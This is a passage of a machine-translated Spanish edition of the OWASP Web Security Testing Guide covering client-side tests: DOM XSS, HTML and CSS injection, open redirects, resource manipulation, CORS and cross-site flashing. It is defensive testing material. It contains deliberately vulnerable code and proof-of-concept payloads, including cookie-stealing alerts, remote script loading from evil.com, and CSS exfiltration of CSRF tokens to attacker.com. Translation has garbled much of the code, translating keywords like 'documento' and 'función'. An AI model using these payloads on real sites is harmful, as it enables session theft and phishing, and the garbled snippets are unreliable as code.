Además, JavaScript a menudo se ejecuta fuera de los bloques <script> , como lo demuestran los muchos vectores que han llevado a omisiones del filtro XSS en el pasado. Al rastrear la aplicación, es importante tener en cuenta el uso de scripts en lugares como controladores de eventos y bloques CSS con atributos de expresión. Además, tenga en cuenta que será necesario evaluar cualquier objeto CSS o script externo para determinar qué código se está ejecutando.

Las pruebas automatizadas tienen un éxito muy limitado a la hora de identificar y validar XSS basado en DOM, ya que normalmente identifican XSS enviando una carga útil específica e intentan observarla en la respuesta del servidor. Esto puede funcionar bien para el ejemplo simple que se proporciona a continuación, donde el parámetro del mensaje se refleja en el usuario:

```
<script>
var pos=document.URL.indexOf("message=")+5;
documento.write(document.URL.substring(pos,document.URL.length)); </script>
```

Sin embargo, es posible que no se detecte en el siguiente caso artificial:

```
<script>
var navAgt = navigator.userAgent;

si (navAgt.indexOf("MSIE")!=-1) {
```

Machine Translated by Google


```
            document.write(" Estás utilizando IE como navegador y visitando el sitio: "
+ documento.ubicación.href
+ "."); }


demás {
    document.write(" Estás utilizando un navegador desconocido.");

} </script>
```

Por este motivo, las pruebas automatizadas no detectarán áreas que puedan ser susceptibles a XSS basado en DOM a menos que la herramienta de prueba pueda realizar análisis adicionales del código del lado del cliente.

Por lo tanto, se deben realizar pruebas manuales y se pueden realizar examinando áreas del código donde se hace referencia a parámetros que pueden ser útiles para un atacante. Ejemplos de tales áreas incluyen lugares donde el código se escribe dinámicamente en la página y otros lugares donde se modifica el DOM o incluso donde los scripts se ejecutan directamente.

Remediación

Para conocer medidas para prevenir XSS basado en DOM, consulte la Hoja de referencia para la prevención de XSS basado en DOM.

Referencias

- DomXSSWiki
- Artículo DOM XSS de Amit Klein

Machine Translated by Google

Pruebas de ejecución de JavaScript

WSTG-CLNT-02

Resumen

Una vulnerabilidad de inyección de JavaScript es un subtipo de secuencias de comandos entre sitios (XSS) que implica la capacidad de inyectar código JavaScript arbitrario que ejecuta la aplicación dentro del navegador de la víctima. Esta vulnerabilidad puede tener muchas consecuencias, como la divulgación de cookies de sesión de un usuario que podrían usarse para hacerse pasar por la víctima o, más generalmente, puede permitir al atacante modificar el contenido de la página visto por las víctimas o el comportamiento de la aplicación.

Las vulnerabilidades de inyección de JavaScript pueden ocurrir cuando la aplicación carece de una validación adecuada de entrada y salida proporcionada por el usuario. Como JavaScript se utiliza para rellenar páginas web dinámicamente, esta inyección se produce durante esta fase de procesamiento de contenido y, en consecuencia, afecta a la víctima.

Al probar esta vulnerabilidad, tenga en cuenta que algunos caracteres son tratados de forma diferente por distintos navegadores. Como referencia, consulte XSS basado en DOM .

A continuación se muestra un ejemplo de un script que no realiza ninguna validación de la variable rr . La variable contiene información proporcionada por el usuario a través de la cadena de consulta y, además, no aplica ningún tipo de codificación:

```
var rr = ubicación.search.substring(1); if(rr)

{ ventana.ubicación=decodeURIComponent(rr);
}
```

Esto implica que un atacante podría inyectar código JavaScript simplemente enviando la siguiente cadena de consulta:
`www.victim.com/?javascript:alert(1) .`

Objetivos de la prueba

- Identificar sumideros y posibles puntos de inyección de JavaScript.

Cómo probar

Considere lo siguiente: ejercicio DOM XSS

La página contiene el siguiente script:

```
<script>
función loadObj(){ var
        cc=eval('('+aMess+')');
        document.getElementById('mess').textContent=cc.message;
}

if(window.location.hash.indexOf('message')==-1) { var
        aMess='({"message":"¡Hola usuario!"})'; } else { var

aMess=ubicación.hash.substr(window.location.hash.indexOf('message=')+8)

} </script>
```

Machine Translated by Google

El código anterior contiene una ubicación `fuente.hash` que está controlada por el atacante y que puede inyectar directamente en el `valor del` mensaje un código JavaScript para tomar el control del navegador del usuario.

Machine Translated by Google

Pruebas de inyección HTML

ID
WSTG-CLNT-03

Resumen

La inyección HTML es un tipo de vulnerabilidad de inyección que ocurre cuando un usuario puede controlar un punto de entrada y puede inyectar código HTML arbitrario en una página web vulnerable. Esta vulnerabilidad puede tener muchas consecuencias, como la divulgación de cookies de sesión de un usuario que podrían usarse para hacerse pasar por la víctima o, más generalmente, puede permitir al atacante modificar el contenido de la página que ven las víctimas.

Esta vulnerabilidad ocurre cuando la entrada del usuario no se desinfecta correctamente y la salida no está codificada. Una inyección permite al atacante enviar una página HTML maliciosa a la víctima. El navegador objetivo no podrá distinguir (confiar) las partes legítimas de las partes maliciosas de la página y, en consecuencia, analizará y ejecutará toda la página en el contexto de la víctima.

Existe una amplia gama de métodos y atributos que podrían usarse para representar contenido HTML. Si estos métodos cuentan con una entrada que no es de confianza, existe un alto riesgo de vulnerabilidad de inyección de HTML. Por ejemplo, se puede inyectar código HTML malicioso mediante el método JavaScript `InnerHTML` , que normalmente se utiliza para representar el código HTML insertado por el usuario. Si las cadenas no se desinfectan correctamente, el método puede habilitar la inyección de HTML. Una función de JavaScript que se puede utilizar para este propósito es `document.write()` .

El siguiente ejemplo muestra un fragmento de código vulnerable que permite utilizar una entrada no validada para crear HTML dinámico en el contexto de la página:

```
var posición de usuario=ubicación.href.indexOf("usuario="); var
usuario=ubicación.href.substring(posición de usuario+5);
document.getElementById("Bienvenido").innerHTML=" Hola, "+usuario;
```

El siguiente ejemplo muestra código vulnerable usando la función `document.write()` :

```
var posición de usuario=ubicación.href.indexOf("usuario="); var
usuario=ubicación.href.substring(posición de usuario+5);
document.write("<h1>Hola, " + usuario +"</h1>");
```

En ambos ejemplos, esta vulnerabilidad se puede explotar con una entrada como:

```
http://vulnerable.site/page.html?user=<img%20src='aaa'%20onerror=alert(1)>
```

Esta entrada agregará una etiqueta de imagen a la página que ejecutará código JavaScript arbitrario insertado por el usuario malintencionado en el contexto HTML.

Objetivos de la prueba

- Identifique puntos de inyección de HTML y evalúe la gravedad del contenido inyectado.

Cómo probar

Machine Translated by Google

Considere el siguiente ejercicio DOM XSS http://www.domxss.com/domxss/01_Basics/06_jquery_old_html.html

El código HTML contiene el siguiente script:

```
<script src="../js/jquery-1.7.1.js"></script> <script> function
setMessage()
{ var t=ubicación.hash.slice(1);
        $("div[id="+t+"]")text("el-dom-ahora-está-
        cargado-y-puede-ser-manipulado");

} $(documento).ready(setMessage); $
(ventana).bind("hashchange",setMessage) </script>
<body>
<script
        src="../js/embed.js"></script> <span><a
        href="#message" > Mostrar aquí</a><div id="message">Mostrar mensaje1</div> <span> <a href="#message1" > Mostrar
        aquí</a><div id="message1" >Mostrando Mensaje2</div> <span> <a href="#message2" > Mostrar aquí</a><div
        id="message2">Mostrando Mensaje3</div> </body>
```

Es posible inyectar código HTML.

Machine Translated by Google

Prueba de redireccionamiento de URL del lado del cliente

WSTG-CLNT-04

Resumen

Esta sección describe cómo verificar la redirección de URL del lado del cliente, también conocida como redirección abierta. Es una falla de validación de entrada que existe cuando una aplicación acepta entradas controladas por el usuario que especifican un enlace que conduce a una URL externa que podría ser maliciosa. Este tipo de vulnerabilidad podría usarse para realizar un ataque de phishing o redirigir a una víctima a una página de infección.

Esta vulnerabilidad ocurre cuando una aplicación acepta entradas que no son de confianza y que contienen un valor de URL y no las desinfectan. Este valor de URL podría hacer que la aplicación web redirija al usuario a otra página, como una página maliciosa controlada por el atacante.

Esta vulnerabilidad puede permitir que un atacante inicie con éxito una estafa de phishing y robe las credenciales de los usuarios. Dado que la redirección se origina en la aplicación real, los intentos de phishing pueden tener una apariencia más confiable.

A continuación se muestra un ejemplo de una URL de ataque de phishing.

```
http://www.target.site?#redirect=www.fake-target.site
```

La víctima que visite esta URL será redirigida automáticamente a fake-target.site , donde un atacante podría colocar una página falsa que se parezca al sitio deseado, para robar las credenciales de la víctima.

La redirección abierta también podría usarse para crear una URL que eludiría las comprobaciones de control de acceso de la aplicación y reenviaría al atacante a funciones privilegiadas a las que normalmente no podría acceder.

Objetivos de la prueba

- Identifique puntos de inyección que manejan URL o rutas.
- Evalúe las ubicaciones a las que el sistema podría redirigir.

Cómo probar

Cuando los evaluadores verifican manualmente este tipo de vulnerabilidad, primero identifican si hay redirecciones del lado del cliente implementadas en el código del lado del cliente. Estas redirecciones se pueden implementar, para dar un ejemplo de JavaScript, utilizando el objeto window.location . Esto se puede utilizar para dirigir el navegador a otra página simplemente asignándole una cadena. Esto se demuestra en el siguiente fragmento:

```
var redir = ubicación.hash.substring(1); si (redirigir) {

        window.location='http://'+decodeURIComponent(redir);
}
```

En este ejemplo, el script no realiza ninguna validación de la variable redir que contiene la entrada proporcionada por el usuario a través de la cadena de consulta. Dado que no se aplica ningún tipo de codificación, esta entrada no validada se pasa al objeto windows.location , lo que crea una vulnerabilidad de redireccionamiento de URL.

Esto implica que un atacante podría redirigir a la víctima a un sitio malicioso simplemente enviando la siguiente cadena de consulta:

Machine Translated by Google


```
http://www.victim.site/?#www.malicious.site
```

Con una ligera modificación, el fragmento de ejemplo anterior puede ser vulnerable a la inyección de JavaScript.

```
var redir = ubicación.hash.substring(1); si (redirigir) {

        ventana.ubicación=decodeURIComponent(redir);
}
```

Esto se puede aprovechar enviando la siguiente cadena de consulta:

```
http://www.victim.site/?#javascript:alert(document.cookie)
```

Al probar esta vulnerabilidad, tenga en cuenta que algunos caracteres son tratados de forma diferente por distintos navegadores. Como referencia, consulte XSS basado en DOM.

Machine Translated by Google

Pruebas de inyección de CSS

ID
WSTG-CLNT-05

Resumen

Una vulnerabilidad de inyección de CSS implica la capacidad de inyectar código CSS arbitrario en el contexto de un sitio web confiable que se representa dentro del navegador de la víctima. El impacto de este tipo de vulnerabilidad varía según la carga útil de CSS suministrada. Puede provocar secuencias de comandos entre sitios o filtración de datos.

Esta vulnerabilidad ocurre cuando la aplicación permite que CSS proporcionado por el usuario interfiera con las hojas de estilo legítimas de la aplicación. Inyectar código en el contexto CSS puede proporcionar a un atacante la capacidad de ejecutar JavaScript en determinadas condiciones o extraer valores confidenciales utilizando selectores CSS y funciones capaces de generar solicitudes HTTP. Generalmente, permitir a los usuarios la posibilidad de personalizar páginas proporcionando archivos CSS personalizados supone un riesgo considerable.

El siguiente código JavaScript muestra un posible script vulnerable en el que el atacante es capaz de controlar la ubicación.hash (fuente) que llega a la función cssText (sumidero). Este caso particular puede llevar a XSS basado en DOM en versiones anteriores del navegador; Para obtener más información, consulte la hoja de referencia de prevención XSS basada en DOM.

```
<a id="a1"> Haz clic en mí</a>
<script> if
        (location.hash.slice(1))
        { document.getElementById("a1").style.cssText = "color: " } </script>                + ubicación.hash.slice(1);
```

El atacante podría apuntar a la víctima pidiéndole que visite las siguientes URL:

- www.victim.com/#red;-o-link:'<javascript:alert(1)>';-o-link-source:current; (Ópera [8,12]) www.victim.com/
- #red;-:expression(alert(URL=1)); (IE 7/8)

La misma vulnerabilidad puede aparecer en el caso del XSS reflejado, por ejemplo, en el siguiente código PHP:

```
<estilo>
p {
        color: <?php echo $_GET['color']; ?>; alineación de
        texto: centro;

} </estilo>
```

Otros escenarios de ataque implican la capacidad de extraer datos mediante la adopción de reglas CSS puras. Estos ataques se pueden realizar a través de selectores de CSS, lo que lleva a la exfiltración de datos, por ejemplo, tokens CSRF.

A continuación se muestra un ejemplo de código que intenta seleccionar una entrada con un nombre que coincida con csrf_token y un valor que comience con a . Utilizando un ataque de fuerza bruta para determinar el valor del atributo , ataque que , es posible realizar una envía el valor al dominio del atacante, como intentar establecer una imagen de fondo en el elemento de entrada seleccionado.

```
<estilo>
entrada[nombre=csrf_token][valor=^a] {
```

Machine Translated by Google


```
        imagen de fondo: URL (http://attacker.com/log?a);

} </estilo>
```

Otros ataques que utilizan contenido solicitado como CSS se destacan en la charla de Mario Heiderich, "Got Your Nose" en Youtube.

Objetivos de la prueba

- Identificar puntos de inyección de CSS.
- Evaluar el impacto de la inyección.

Cómo probar

El código debe analizarse para determinar si un usuario puede inyectar contenido en el contexto CSS. En particular, se debe inspeccionar la forma en que el sitio web devuelve reglas CSS en función de las entradas.

El siguiente es un ejemplo básico:

```
<a id="a1"> Haz clic en mí</a>
<b>Hola</b>
<script> $
        ("a").click(function(){ $
                ("b").attr("estilo","color: "                    + ubicación.hash.slice(1));
        });
</script>
```

El código anterior contiene una ubicación fuente `.hash`, controlado por el atacante, que puede inyectar directamente en el estilo atributo de un elemento HTML. Como se mencionó anteriormente, esto puede generar resultados diferentes según el navegador utilizado y la carga útil proporcionada.

Las siguientes páginas proporcionan ejemplos de vulnerabilidades de inyección de CSS:

- Cracker de contraseñas mediante CSS y HTML5
- Lectura de atributos CSS
- Ataques basados en JavaScript usando `CSSStyleDeclaration` con entrada sin escape

Para obtener más recursos de OWASP sobre cómo prevenir la inyección de CSS, consulte la Hoja de referencia para asegurar hojas de estilo en cascada.

Machine Translated by Google

Pruebas de manipulación de recursos del lado del cliente

WSTG-CLNT-06

Resumen

Una vulnerabilidad de manipulación de recursos del lado del cliente es una falla de validación de entrada. Ocurre cuando una aplicación acepta entradas controladas por el usuario que especifican la ruta de un recurso, como el origen de un iframe, JavaScript, un subprograma o el controlador de una XMLHttpRequest. Esta vulnerabilidad consiste en la capacidad de controlar las URL que enlazan a algunos recursos presentes en una página web. El impacto de esta vulnerabilidad varía y generalmente se adopta para realizar ataques XSS. Esta vulnerabilidad hace posible interferir con el comportamiento esperado de la aplicación al hacer que cargue y represente objetos maliciosos.

El siguiente código JavaScript muestra un posible script vulnerable en el que un atacante puede controlar la ubicación.hash (fuente) que alcanza el atributo src de un elemento del script. Este caso particular conduce a un ataque XSS ya que se podría inyectar JavaScript externo.

```
<script>
        var d=document.createElement("script");
        if(ubicación.hash.slice(1)) {
                d.src = ubicación.hash.slice(1);

        } documento.body.appendChild(d); </
script>
```

Un atacante podría atacar a una víctima haciéndole visitar esta URL:

```
www.victim.com/#http://evil.com/js.js
```

Donde js.js contiene:

```
alerta (documento.cookie)
```

Esto haría que la alerta apareciera en el navegador de la víctima.

Un escenario más dañino implica la posibilidad de controlar la URL llamada en una solicitud CORS. Dado que CORS permite que el dominio solicitante pueda acceder al recurso de destino a través de un enfoque basado en encabezados, el atacante puede solicitar a la página de destino que cargue contenido malicioso desde su propio sitio web.

A continuación se muestra un ejemplo de una página vulnerable:

```
<b id="p"></b>
<script>
        función createCORSRequest(método, url) {
                var xhr = nuevo XMLHttpRequest();
                xhr.open(método, url, verdadero);
                xhr.onreadystatechange = function () { if (this.status
                        == 200 && this.readyState == 4) {
                                document.getElementById('p').innerHTML = this.responseText;
                        }
                };
```

Machine Translated by Google


```
            devolver xhr;
        }

        var xhr = createCORSRequest('GET', ubicación.hash.slice(1));
        xhr.send(nulo);
</script>
```

Location.hash está controlado por la entrada del usuario y se utiliza para solicitar un recurso externo, que luego será reflejado a través de la construcción insideHTML . Un atacante podría pedirle a una víctima que visite la siguiente URL:

```
www.victim.com/#http://evil.com/html.html
```

Con el controlador de carga útil para html.html :

```
<?php
header('Acceso-Control-Permitir-Origen: http://www.victim.com');
?>
<script>alerta(documento.cookie);</script>
```

Objetivos de la prueba

- Identifique sumideros con validación de entrada débil.
- Evaluar el impacto de la manipulación de recursos.

Cómo probar

Para comprobar manualmente este tipo de vulnerabilidad, debemos identificar si la aplicación emplea entradas sin validándolos correctamente. Si es así, estas entradas están bajo el control del usuario y podrían usarse para especificar funciones externas. recursos. Dado que hay muchos recursos que podrían incluirse en la aplicación (como imágenes, videos, objetos, css e iframes), se deben investigar los scripts del lado del cliente que manejan las URL asociadas para detectar posibles problemas.

La siguiente tabla muestra los posibles puntos de inyección (sumidero) que se deben comprobar:

Tipo de recurso	Etiqueta/Método	Hundir
Marco	marco flotante	src
Enlace	a	href
Solicitud AJAX	xhr.open(método, [url], verdadero);	URL
CSS	enlace	href
Imagen	imagen	src
Objeto	objeto	datos
Guion	guion	src

Los más interesantes son aquellos que permiten a un atacante incluir código del lado del cliente (por ejemplo JavaScript) que podría conducir a vulnerabilidades XSS.

Machine Translated by Google

Prueba de intercambio de recursos entre orígenes

WSTG-CLNT-07

Resumen

Intercambio de recursos entre orígenes (CORS) es un mecanismo que permite a un navegador web realizar solicitudes entre dominios utilizando la API XMLHttpRequest L2 de forma controlada. En el pasado, la API XMLHttpRequest L1 solo permitía enviar solicitudes dentro del mismo origen, ya que estaba restringida por la misma política de origen.

Las solicitudes de origen cruzado tienen un encabezado de origen que identifica el dominio que inicia la solicitud y siempre se envía al servidor. CORS define el protocolo que se utilizará entre un navegador web y un servidor para determinar si se permite una solicitud de origen cruzado. encabezados HTTP se utilizan para lograr esto.

La especificación W3C CORS exige que para solicitudes no simples, como solicitudes distintas de GET o POST o solicitudes que utilizan credenciales, se debe enviar una solicitud de OPCIONES previa al vuelo con anticipación para verificar si el tipo de solicitud tendrá un impacto negativo en los datos. La solicitud previa al vuelo verifica los métodos y encabezados permitidos por el servidor, y si se permiten las credenciales. Según el resultado de la solicitud de OPCIONES, el navegador decide si la solicitud está permitida o no.

Origen y control de acceso-Permitir-Origen

El navegador siempre envía el encabezado de origen en una solicitud CORS e indica el origen de la solicitud. El encabezado de origen no se puede cambiar desde JavaScript; sin embargo, confiar en este encabezado para las comprobaciones de control de acceso no es una buena idea, ya que puede ser falsificado fuera del navegador, por lo que aún debe verificar que se utilicen protocolos a nivel de aplicación para proteger los datos confidenciales.

Access-Control-Allow-Origin es un encabezado de respuesta utilizado por un servidor para indicar qué dominios pueden leer la respuesta. Según la especificación CORS W3, corresponde al cliente determinar y hacer cumplir la restricción de si el cliente tiene acceso a los datos de respuesta según este encabezado.

Desde una perspectiva de prueba de penetración, debe buscar configuraciones inseguras como, por ejemplo, usar un valor as del encabezado `*` comodín Access-Control-Allow-Origin que significa que todos los dominios están permitidos. Otro ejemplo inseguro es cuando el servidor devuelve el encabezado de origen sin ninguna verificación adicional, lo que puede conducir al acceso a datos confidenciales. Tenga en cuenta que esta configuración es muy insegura y no es aceptable en términos generales, excepto en el caso de una API pública a la que todos puedan acceder.

Método de solicitud de control de acceso y método de autorización de control de acceso

El encabezado Access-Control-Request-Method se utiliza cuando un navegador realiza una solicitud de OPCIONES de verificación previa y permite que el cliente indique el método de solicitud de la solicitud final. Por otro lado, Access-Control-Allow-Method es un encabezado de respuesta utilizado por el servidor para describir los métodos que los clientes pueden usar.

Encabezados de solicitud de control de acceso y encabezados de permiso de control de acceso

Estos dos encabezados se utilizan entre el navegador y el servidor para determinar qué encabezados se pueden usar para realizar una solicitud de origen cruzado.

Control-de-acceso-permitir-credenciales

Este encabezado, como parte de una solicitud de verificación previa, indica que la solicitud final puede incluir credenciales de usuario.

Validación de entrada

Machine Translated by Google

XMLHttpRequest L2 (o XHR L2) introduce la posibilidad de crear una solicitud entre dominios utilizando la API XHR para compatibilidad con versiones anteriores. Esto puede introducir vulnerabilidades de seguridad que en XHR L1 no estaban presentes. Los puntos interesantes del código a explotar serían las URL que se pasan a XMLHttpRequest sin validación, especialmente si se permiten URL absolutas porque eso podría conducir a la inyección de código. Del mismo modo, otra parte de la aplicación que se puede explotar es si los datos de respuesta no se escapan y podemos controlarlos proporcionando información proporcionada por el usuario.

Otros encabezados

Hay otros encabezados involucrados como Access-Control-Max-Age que determina el tiempo que una solicitud de verificación previa se puede almacenar en caché en el navegador, o Access-Control-Expose-Headers que indica qué encabezados son seguros para exponer a la API de una API CORS especificación, ambos son encabezados de respuesta especificados en el documento CORS W3C.

Objetivos de la prueba

- Identificar puntos finales que implementan CORS.
- Asegúrese de que la configuración de CORS sea segura o inofensiva.

Cómo probar

Una herramienta como ZAP puede permitir a los evaluadores interceptar encabezados HTTP, lo que puede revelar cómo se usa CORS. Los evaluadores deben prestar especial atención al encabezado de origen para saber qué dominios están permitidos. Además, es necesaria una inspección manual de JavaScript para determinar si el código es vulnerable a la inyección de código debido a un manejo inadecuado de la entrada proporcionada por el usuario. A continuación se muestran algunos ejemplos:

Ejemplo 1: Respuesta insegura con solicitud comodín http:// `*` en Acceso-Control-Permitir-Origen attacker.bar/test.php (tenga en cuenta el encabezado 'origen'):

```
OBTENER /test.php HTTP/
1.1 Host: attacker.bar
[...]
Referencia: http://example.foo/CORSexample1.html Origen:
http://example.foo Conexión: keep-
alive
```

Respuesta (tenga en cuenta el encabezado 'Access-Control-Allow-Origin' :)

```
HTTP/1.1 200
 Aceptar [...]
Control-de-acceso-permitir-origen: *
Longitud del contenido:
4 Tipo de contenido: aplicación/xml

[Cuerpo de la respuesta]
```

Ejemplo 2: Problema de validación de entrada: XSS con CORS

Este código realiza una solicitud al recurso pasado después del carácter # en la URL, utilizado inicialmente para obtener recursos en el mismo servidor.

Código vulnerable:

```
<script>
        var req = nuevo XMLHttpRequest();

        req.onreadystatechange = función() {
                if(req.readyState==4 && req.status==200) {
                        document.getElementById("div1").innerHTML=req.responseText;
                }
```

Machine Translated by Google


```
        }

        var recurso = ubicación.hash.substring(1);
        req.open("OBTENER",recurso,verdadero);
        solicitar.enviar();
</script>


<cuerpo> <div id="div1"></div>
</cuerpo>
```

Por ejemplo, una solicitud como esta mostrará el contenido del archivo perfil.php :

```
http://ejemplo.foo/main.php#profile.php
```

Solicitud y respuesta generada por http://example.foo/profile.php :

```
OBTENER /profile.php HTTP/1.1
Host: ejemplo.foo [...]

Referencia: http://example.foo/main.php
Conexión: keep-alive

HTTP/1.1 200
 Aceptar [...]
Longitud del contenido:
25 Tipo de contenido: texto/html

[Cuerpo de la respuesta]
```

Ahora, como no hay validación de URL, podemos inyectar un script remoto, que será inyectado y ejecutado en el contexto del dominio ejemplo.foo , con una URL como esta:

```
http://example.foo/main.php#http://attacker.bar/file.php
```

Solicitud y respuesta generada por http://attacker.bar/file.php :

```
OBTENER /file.php HTTP/1.1
Host: atacante.bar
[...]
Referencia: http://example.foo/main.php origen:
http://example.foo

HTTP/1.1 200
 Aceptar [...]
Control-de-acceso-permitir-origen: *
Longitud del contenido:
92 Tipo de contenido: texto/html

Contenido inyectado desde attacker.bar <img src="#" onerror="alert('Domain: '+document.domain)">
```

Machine Translated by Google

Prueba de flasheo entre sitios

WSTG-CLNT-08

Resumen

ActionScript, basado en ECMAScript, es el lenguaje utilizado por las aplicaciones Flash cuando abordan necesidades interactivas.
Hay tres versiones del lenguaje ActionScript. ActionScript 1.0 y ActionScript 2.0 son muy similares, siendo ActionScript 2.0 una extensión de ActionScript 1.0. ActionScript 3.0, introducido con Flash Player 9, es una reescritura del lenguaje para admitir el diseño orientado a objetos.

ActionScript, como cualquier otro lenguaje, tiene algunos patrones de implementación que podrían generar problemas de seguridad. En particular, dado que las aplicaciones Flash suelen estar integradas en los navegadores, vulnerabilidades como Cross Site Scripting (DOM XSS) basado en DOM podrían estar presentes en aplicaciones Flash defectuosas.

Cross-Site Flashing (XSF) es una vulnerabilidad que tiene un impacto similar al XSS.

XSF ocurre cuando los siguientes escenarios se inician desde diferentes dominios:

- Una película carga otra película con funciones `loadMovie*` (u otros trucos) y tiene acceso al mismo sandbox, o a parte de él.

- Una página HTML utiliza JavaScript para ordenar una película de Adobe Flash, por ejemplo, llamando a:
  - `GetVariable` para acceder a objetos Flash públicos y estáticos desde JavaScript como una cadena.
  - `SetVariable` para establecer un objeto Flash público o estático en un nuevo valor de cadena con JavaScript.
- Comunicaciones inesperadas entre el navegador y la aplicación SWF, que podrían provocar el robo de datos de la aplicación SWF.

XSF se puede realizar forzando a un SWF defectuoso a cargar un archivo Flash externo maligno. Este ataque podría resultar en XSS o en la modificación de la GUI para engañar a un usuario para que inserte credenciales en un formulario Flash falso. XSF podría usarse en el Presencia de inyección HTML Flash o archivos SWF externos cuando se utilizan los métodos `loadMovie*` .

Los SWF de Open

Redirectors tienen la capacidad de navegar por el navegador. Si el SWF toma el destino como FlashVar, entonces el SWF se puede utilizar como redirector abierto. Un redirector abierto es cualquier pieza de funcionalidad de un sitio web confiable que un atacante puede utilizar para redirigir al usuario final a un sitio web malicioso. Se utilizan con frecuencia en ataques de phishing.

De manera similar a las secuencias de comandos entre sitios, el ataque implica que un usuario haga clic en un enlace malicioso.

En el caso de Flash, la URL maliciosa podría verse así:

```
http://trusted.example.org/trusted.swf?getURLValue=http://www.evil-spoofing-website.org/
phishEndUsers.html
```

En el ejemplo anterior, un usuario final podría ver que la URL comienza con su sitio web de confianza favorito y hacer clic en él. El enlace cargaría el SWF confiable que toma getURLValue y lo proporciona a una llamada de navegación del navegador ActionScript:

```
getURL(_root.getURLValue,"_self");
```

Machine Translated by Google

Esto llevaría el navegador a la URL maliciosa proporcionada por el atacante. En este punto, el phisher tiene aprovechó con éxito la confianza que el usuario tiene en Trusted.example.org para engañarlo para que visitara su sitio web malicioso. A partir de ahí, podrían lanzar un día 0, realizar una suplantación del sitio web original o cualquier otro tipo de ataque. Los fondos soberanos podrán actuar involuntariamente como redirector abierto en el sitio web.

Los desarrolladores deben evitar tomar URL completas como FlashVars. Si sólo planean navegar dentro de su propio sitio web, entonces Debe utilizar URL relativas o verificar que la URL comience con un dominio y protocolo confiable.

Ataques y versión de Flash Player

Desde mayo de 2007, Adobe lanzó tres nuevas versiones de Flash Player. Cada nueva versión restringe algunas de las ataques descritos anteriormente.

Versión del jugador	como función	Interfaz externa	Obtener URL	Inyección HTML
v9.0 r47/48	Sí	Sí	Sí	Sí
v9.0 r115	No	Sí	Sí	Sí
v9.0 r124	No	Sí	Sí	Parcialmente

Objetivos de la prueba

- Descompilar y analizar el código de la aplicación.
- Evalúe las entradas de receptores y los usos de métodos inseguros.

Cómo probar

Desde la primera publicación de Pruebas de aplicaciones Flash, Se lanzaron nuevas versiones de Flash Player para mitigar algunos de los ataques que se describirán. Sin embargo, algunas cuestiones siguen siendo explotables porque son la resultado de prácticas de programación inseguras.

Descompilación

Dado que los archivos SWF son interpretados por una máquina virtual integrada en el propio reproductor, es posible que se puedan descompilar. y analizado. El descompilador ActionScript 2.0 más conocido y gratuito es Flare.

Para descompilar un archivo SWF con flare simplemente escriba:

```
$ llamarada hola.swf
```

Esto da como resultado un nuevo archivo llamado hello.flr.

La descompilación ayuda a los evaluadores porque permite realizar pruebas de caja blanca de las aplicaciones Flash. Una búsqueda rápida en la web puede le llevará a varios desensambladores y herramientas de seguridad flash.

Variables no definidas FlashVars

FlashVars son las variables que el desarrollador de SWF planeó recibir de la página web. Las FlashVars suelen ser pasado desde la etiqueta Objeto o Incrustar dentro del HTML. Por ejemplo:

```
<objeto ancho="550" alto="400" classid="clsidd27cdb6e-ae6d-11cf-96b8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=9,0,124,0">
        <param nombre="película" valor="algún nombre de archivo.swf">
        <param nombre="FlashVars" valor="var1=val1&var2=val2">
        <embed src="algún nombre de archivo.swf" ancho="550" alto="400" FlashVars="var1=val1&var2=val2">
</embed>
</objeto>
```

FlashVars también se puede inicializar desde la URL:

Machine Translated by Google


```
http://www.example.org/somefilename.swf?var1=val1&var2=val2
```

En ActionScript 3.0, un desarrollador debe asignar explícitamente los valores FlashVar a las variables locales. Normalmente, esto se ve así:

```
var paramObj:Object = LoaderInfo(this.root.loaderInfo).parameters; var var1:Cadena =
Cadena(paramObj["var1"]); var var2:Cadena =
Cadena(paramObj["var2"]);
```

En ActionScript 2.0, se supone que cualquier variable global no inicializada es FlashVar. Las variables globales son aquellas variables que van precedidas de _root , _global o _level0 . Esto significa que si un atributo como _root.varname no está definido en todo el flujo de código, podría sobrescribirse con parámetros de URL:

```
http://víctima/archivo.swf?varname=valor
```

Independientemente de si se trata de ActionScript 2.0 o ActionScript 3.0, FlashVars puede ser un vector de ataque. Veamos algo de código ActionScript 2.0 que es vulnerable:

Ejemplo:

```
movieClip 328 __Packages.Locale {

#initclip if (!
        _global.Locale) { var v1 =
        función (on_load) {
                var v5 = nuevo XML(); var
                v6 = esto; v5.onLoad
                = función (éxito) { if (éxito) { trace('Configuración
                regional cargada
                        xml'); var v3 = this.xliff.file.body.
                        $trans_unit; var v2 = 0; while (v2 < v3.length)

                        { Locale.strings[v3[v2]._resname]
                        = v3[v2].source.__text; ++v2; } on_load(); } demás {} }; if (_root.language! =


                        indefinido)


                { Locale.DEFAULT_LANG = _root.language; }
                v5.load(Locale.DEFAULT_LANG + '/player_' +

                Locale.DEFAULT_LANG + '.xml');

        };
```

El código anterior podría atacarse solicitando:

```
http://victim/file.swf?language=http://evil.example.org/malicious.xml?
```

Métodos inseguros

Cuando se identifica un punto de entrada, los datos que representa podrían utilizarse mediante métodos inseguros. Si los datos no se filtran o validan, podrían generar algunas vulnerabilidades.

Los métodos inseguros desde la versión r47 son:

- `cargarVariables()`
- `cargarpelícula()`
- `obtenerURL()`

Machine Translated by Google

- `cargarpelícula()`
- `cargarNumPelícula()`
- `FScrollPane.loadScrollContent()`
- `LoadVars.cargar`
- `LoadVars.enviar`
- `XML.cargar ('url')`
- `LoadVars.cargar ('url')`
- `Sonido.loadSound( 'url' , está transmitiendo);`
- `NetStream.play('url');`
- `flash.external.ExternalInterface.call(_root.callback)`
- `htmlTexto`

Explotación mediante XSS reflejado

El archivo swf debe alojarse en el host de la víctima y se deben utilizar las técnicas de XSS reflejado. Un atacante obliga al navegador a cargar un archivo swf puro directamente en la barra de direcciones (mediante redirección o ingeniería social) o cargándolo a través de un iframe desde una página malvada:

```
<iframe src='http://victim/path/to/file.swf'></iframe>
```

En esta situación, el navegador generará automáticamente una página HTML como si estuviera alojada en el host de la víctima.

Obtener URL (AS2) / Navegar a URL (AS3)

La función GetURL en ActionScript 2.0 y NavigateToURL en ActionScript 3.0 permiten que la película cargue un URI en la ventana del navegador. Si se utiliza una variable no definida como primer argumento para getURL:

```
getURL(_root.URI,'_targetFrame');
```

O si se utiliza FlashVar como parámetro que se pasa a una función de navegación a URL:

```
solicitud var :URLRequest = nueva URLRequest(FlashVarSuppliedURL); navegar a URL (solicitud);
```

Entonces esto significará que es posible llamar a JavaScript en el mismo dominio donde está alojada la película solicitando:

```
http://victim/file.swf?URI=javascript:evilcode
```

```
getURL('javascript:evilcode','_self');
```

